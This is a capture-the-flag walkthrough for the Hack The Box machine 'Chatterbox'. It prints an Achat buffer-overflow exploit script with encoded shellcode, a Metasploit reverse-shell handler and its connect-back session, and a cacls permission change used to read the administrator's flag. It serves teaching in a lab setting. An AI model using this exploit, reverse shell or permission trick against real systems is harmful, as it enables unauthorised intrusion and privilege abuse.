Chatterbox

Hack The Box (user and root)

Created by: Cyclawps52

Always NMAP the Box

```
nmap -sC -sV -e tun0 -oA Chatterbox 10.10.10.74 -p-
```

```
# Nmap 7.70 scan initiated Fri Jun 15 12:34:30 2018 as: nmap -sC -sV -e tun0 -oA ChatterboxFull -p- 10.10.10.74
Nmap scan report for 10.10.10.74
Host is up (0.20s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE VERSION
9256/tcp open  unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 15 12:55:02 2018 -- 1 IP address (1 host up) scanned in 1231.93 seconds
(END)
```

- Only one open service on an odd port.
  - Google shows this is from the aChat software.

known port assignments and vulnerabilities

Port(s)	Protocol	Service	Details
9256	udp	applications	Achat is vulnerable to a SEH-based stack buffer overflow, caused by improper bounds checking by AChat.exe. By sending a specially-crafted UDP packet to the default port 9256 to overwrite the SEH handler, a remote attacker could overflow a buffer and execute arbitrary code on the system or cause the application to crash. References: [EDB-36056], [XFDB-100845]

Let's find the exploit mentioned from that screenshot.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Chatterbox$ searchsploit achat
--------------------------------------------------------------------------------------------------------------- ---------------------------------------------
 Exploit Title                                                                                                 |  Path
                                                                                                               | (/usr/share/exploitdb/)
--------------------------------------------------------------------------------------------------------------- ---------------------------------------------
Achat 0.150 beta7 - Remote Buffer Overflow                                                                     | exploits/windows/remote/36025.py
Achat 0.150 beta7 - Remote Buffer Overflow (Metasploit)                                                        | exploits/windows/remote/36056.rb
MataChat - 'input.php' Multiple Cross-Site Scripting Vulnerabilities                                           | exploits/php/webapps/32958.txt
Parachat 5.5 - Directory Traversal                                                                             | exploits/php/webapps/24647.txt
--------------------------------------------------------------------------------------------------------------- ---------------------------------------------
```

Viewing the exploit code shows us we need to make a meterpreter payload and put it in the python script.

```
#!/usr/bin/python
# Author KAhara MAnhara
# Achat 0.150 beta7 - Buffer Overflow
# Tested on Windows 7 32bit

import socket
import sys, time

# msfvenom -a x86 --platform Windows -p windows/exec CMD=calc.exe -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\
x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\
xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\
xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python
#Payload size: 512 bytes

buf =  ""
buf += "\x50\x50\x59\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49"
buf += "\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41\x49\x41"
buf += "\x49\x41\x49\x41\x49\x41\x6a\x58\x41\x51\x41\x44\x41"
buf += "\x5a\x41\x42\x41\x52\x41\x4c\x41\x59\x41\x49\x41\x51"
buf += "\x41\x49\x41\x51\x41\x49\x41\x68\x41\x41\x41\x5a\x31"
buf += "\x41\x49\x41\x49\x41\x4a\x31\x31\x41\x49\x41\x49\x41"
buf += "\x42\x41\x42\x41\x42\x51\x49\x31\x41\x49\x51\x49\x41"
buf += "\x49\x51\x49\x31\x31\x31\x41\x49\x41\x4a\x51\x59\x41"
buf += "\x5a\x42\x41\x42\x41\x42\x41\x42\x41\x42\x6b\x4d\x41"
buf += "\x47\x42\x39\x75\x34\x4a\x42\x69\x6c\x77\x78\x62\x62"
buf += "\x69\x70\x59\x70\x4b\x50\x73\x30\x43\x59\x5a\x45\x50"
buf += "\x31\x67\x50\x4f\x74\x34\x4b\x50\x50\x4e\x50\x34\x4b"
buf += "\x30\x52\x7a\x6c\x74\x4b\x70\x52\x4e\x34\x64\x4b\x63"
buf += "\x42\x4f\x38\x4a\x6f\x38\x37\x6d\x7a\x4d\x56\x4d\x61"
buf += "\x49\x6f\x74\x6c\x4f\x4c\x6f\x71\x33\x4c\x69\x72\x4e"
buf += "\x4c\x4f\x30\x66\x61\x58\x4f\x5a\x6d\x59\x71\x67\x57"
buf += "\x68\x62\x48\x72\x52\x32\x50\x57\x54\x4b\x72\x32\x4e"
buf += "\x30\x64\x4b\x6e\x6a\x4d\x6c\x72\x6b\x70\x4c\x4a\x71"
buf += "\x43\x48\x39\x53\x71\x38\x6a\x61\x36\x71\x4f\x61\x62"
buf += "\x6b\x42\x39\x4f\x30\x4a\x61\x38\x53\x62\x6b\x30\x49"
buf += "\x6b\x68\x58\x63\x4e\x5a\x6e\x69\x44\x4b\x6f\x44\x72"
buf += "\x6b\x4b\x51\x36\x76\x70\x31\x69\x6f\x46\x4c\x57\x51"
buf += "\x48\x4f\x4c\x4d\x6a\x61\x55\x77\x4f\x48\x57\x70\x54"
buf += "\x35\x49\x66\x49\x73\x51\x6d\x7a\x58\x6d\x6b\x53\x4d"
buf += "\x4e\x44\x34\x35\x38\x64\x62\x38\x62\x6b\x52\x38\x6b"
buf += "\x74\x69\x71\x4a\x33\x33\x36\x54\x4b\x7a\x6c\x6e\x6b"
buf += "\x72\x6b\x51\x48\x6d\x4c\x6b\x51\x67\x63\x52\x6b\x49"
buf += "\x74\x72\x6b\x4d\x31\x7a\x30\x44\x49\x51\x34\x6e\x44"
buf += "\x4b\x74\x61\x4b\x51\x4b\x4f\x71\x51\x49\x71\x4a\x52"
buf += "\x31\x49\x6f\x69\x50\x31\x4f\x51\x4f\x6e\x7a\x34\x4b"
buf += "\x6a\x72\x38\x6b\x44\x4d\x71\x4d\x50\x6a\x59\x71\x64"
buf += "\x4d\x35\x35\x65\x62\x4b\x50\x49\x70\x4b\x50\x52\x30"
```

After doing so, we create a handler in Metasploit to capture the session,

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 5252
lport => 5252
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.168:5252
```

run the python payload,

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Chatterbox$ python aChatExploit.py
---->{P00F}!
tristan@tristan-kalivm:~/HackTheBox/Boxes/Chatterbox$
```


and we get a shell!

```
[*] Started reverse TCP handler on 10.10.14.168:5252
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.74
[*] Command shell session 1 opened (10.10.14.168:5252 -> 10.10.10.74:49160) at 2018-06-15 21:42:35 -0600

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

The user flag is located at `C:\Users\Alfred\Desktop\user.txt`.



Upon further inspection, we are running as the `Alfred` user and can view the `C:\Users\Administrator\Desktop` directory.

Given that we can view the directory but not the file, we can use the `icacls` or `cacls` utilities to give ourselves permission to view `root.txt`.

```
cacls C:\users\administrator\desktop\root.txt /p
Alfred:R
```

```
C:\Users\Administrator\Desktop>cacls C:\users\Administrator\Desktop\root.txt /p Alfred:R
cacls C:\users\Administrator\Desktop\root.txt /p Alfred:R
y
Are you sure (Y/N)?processed file: C:\users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>
```

This allows us to `type root.txt` to get the flag.

```
C:\Windows\system32>type C:\users\administrator\desktop\root.txt
type C:\users\administrator\desktop\root.txt
a67[redacted]
C:\Windows\system32>
```

That's the box!